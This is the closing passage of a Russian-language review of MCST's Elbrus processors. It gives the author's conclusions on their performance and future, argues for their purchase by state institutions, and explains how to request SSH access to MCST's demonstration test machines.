Повторюсь: мне плевать, купите ли вы, мои читатели, обычные работяги, этот самый Эльбрус себе домой. Я не преследую цели продать его вам. Моя позиция об обязательной закупке российских процессоров касается только гос. учреждений, которые содержатся за счёт наших налогов. Просто нельзя нашей стране полагаться на западные технологии. Поэтому нам не подходят ни ARM, ни RISC-V. Надеюсь, моя позиция всем предельно ясна.

10. Субъективные впечатления и выводы.

Я много каких аспектов не рассмотрел в этой работе. Мне не хватило знаний для изучения ещё огромного объёма информации. Но выводы в целом я сделать смог. МЦСТ делают действительно хороший продукт, который, при должной оптимизации под него, способен на равных конкурировать с топовыми решениями от Intel (под которые также должным образом оптимизируется ПО). Да, если не оптимизировать софт под Эльбрус, он будет работать медленнее, чем даже на моём личном ноутбуке, но это со временем можно будет исправить компилятором, если вложить достаточно денег в МЦСТ. У МЦСТ попросту нет и не было никогда таких ресурсов, которыми располагают Intel, AMD и IBM. МЦСТ в глобальных масштабах – маленькая компания, которая старается изо всех сил делать продукт, который хорош, если уж не во всех задачах, то хоть в ряде задач так уж точно.

У меня большие надежды на Эльбрус 16С и архитектуру E2Kv6 в целом. С поддержкой виртуализации при должной оптимизации ПО это будет действительно крутое серверное решение. Меня уже радуют те результаты, которые я получил на инженерном образце, с частично отключенным кэшем и с системой, собранной под предыдущее поколение архитектуры Эльбрус, и работающем с оперативной памятью со сниженной частотой (2400 МГц вместо 3200 МГц). Даже при всех эти нюансах он продемонстрировал отличные результаты, и, я уверен, с началом серийного производства по техпроцессу 14 нм на китайских заводах SMIC вместо 16 нм на тайваньских заводах TSMC, результаты будут ещё лучше прежних.

МЦСТ требуется просто должное финансирование для того, чтобы делать продукты, не уступающие зарубежным аналогам ни в одном из аспектов. С теми финансами, что есть у МЦСТ, очевидно, конкурировать на равных во всех без исключения аспектах не получится. Но я рад, что сейчас, возможно, наконец-то у МЦСТ будет много заказов, у них будет больше денег и они смогут больше средств вкладывать в свои разработки.

Сама по себе архитектура Эльбруса сложная. Эльбрус нацелен в первую очередь на безопасность, и этим вызвано разграничение памяти в

регистрах на 3 стека, и много других нюансов. Под его аппаратуру сложно оптимизировать код, и реализовано у него всё так, что задача по грамотному задействованию всех ресурсов процессора ложится на программиста и компилятор, тогда как у Intel и AMD за счёт микрокода (который периодически обновляют), CISC-команды дробятся на микро-операции, которые затем уже сам процессор решает, как правильно исполнять, и в каком порядке. Эльбрусу явно не хватает динамических оптимизаторов кода внутри процессора или, хотя бы, предсказателя ветвлений, но это не проблема, он должен появиться в архитектуре E2Kv7 с выходом Эльбрус 32С. Я с нетерпением буду ждать дальнейшего прогресса у МЦСТ, буду держать за людей в МЦСТ кулачки и болеть за них уже не как обзорщик, а как простой читатель. Я убедился, что в сообществе E2K люди не пытается обмануть других и выставить всё так, будто Эльбрус хорош во всех без исключения аспектах. Там люди показывают реальные результаты в реальных задачах, и я буду с вожделением ждать дальнейших их публикаций.

По моим тестам получается так, что Эльбрус 8С в большинстве случаев не медленнее Baikal M, если считать, что тот в свою очередь равен двум моим Raspberry Pi 4. Да и то 8С уже устаревший процессор, есть же 8СВ, который во всём лучше. Поэтому, если у вас стоит выбор между ними, попробуйте 8С или 8СВ и решите для себя, что вам больше подходит. Я бы выбрал Эльбрус только из-за того, что это чисто российская разработка, которую никто у нашей страны не отнимет никакими санкциями.

Понятное дело, что те тесты, которые я проводил, будут показательны далеко не для всех, поэтому, чтобы определить, подходит ли Эльбрус именно под ваши задачи, свяжитесь с МЦСТ и запросите удалённый доступ по SSH к демонстрационным тестам, которые у них имеются. Вы можете сами провести те тесты, которые нужны именно вам. Если вас не устраивает удалённый доступ, если у вас имеются разработки, которые вы не можете передавать третьим лицам, вы можете попросить МЦСТ выдать вам физический компьютер с Эльбрус на временное пользование в ваше предприятие и далее, по результатам внутренних тестов, сделать выбор.

Большое спасибо Игорю Молчанову, благодаря которому сейчас в МЦСТ развёрнуты 3 демонстрационных стенда (yukari, mamizou, sumireko), к которым вы и можете подключиться по удалёнке и провести те конкретные тесты, которые интересуют лично вас. Всего то и надо, что сгенерировать свой SSH-ключ и выслать публичный ключ (не приватный) Игорю, предварительно ознакомившись с правилами. SSH-ключ генерируется так:

```
ssh-keygen -t rsa -b 4096 -f ~/.ssh/myelbrustest
```

Вместо myelbrustest просто подставьте своё желаемое название ключа, и файл myelbrustest.pub (именно .pub) отправьте соответствующим людям с МЦСТ для получения удалённого доступа.

Вполне может быть, что ваш конкретный софт на Эльбрусе будет работать достаточно быстро, и вы легко перейдёте на него.

Я был бы куда менее спокоен, если бы не было возможности у любого желающего провести свои тесты и самостоятельно определиться с выбором. Но всё хорошо, вы можете сами проверить, насколько для решения ваших конкретных задач подходит Эльбрус. Проверяйте и определяйтесь, переходить на него или нет. Попробуйте, уж от попытки вы точно ничего не потеряете. Если Эльбрус под ваши задачи подходит, я не вижу причин не поддержать отечественного производителя, который, полученные с реализации продукции деньги, сможет пустить на дальнейшее её развитие.

Это был мой последний проект со Стасом. К сожалению, у меня нет больше возможности многие месяцы выделять на написание одного обзора. Иначе говоря, «я устал, я ухожу». Я вложил в эту работу все силы, какие мог, и я надеюсь, что что-нибудь новое и интересное я, таки, смог вам поведать.

Если вам понравилось, можете по желанию посетить мой Telegram-канал по технологиям. А если уж я нравлюсь вам как личность, можете также посетить и мой личный Telegram-канал, куда я пощу всё, что затрагивает другие мои интересы (новости, аниме, манга, ранобэ и мемы с Gachimuchi).

Спасибо, что уделили внимание моей статье. Надеюсь, что вам она пришлась по нраву. За сим я с вами прощаюсь. Добра вам, удачи и всех благ!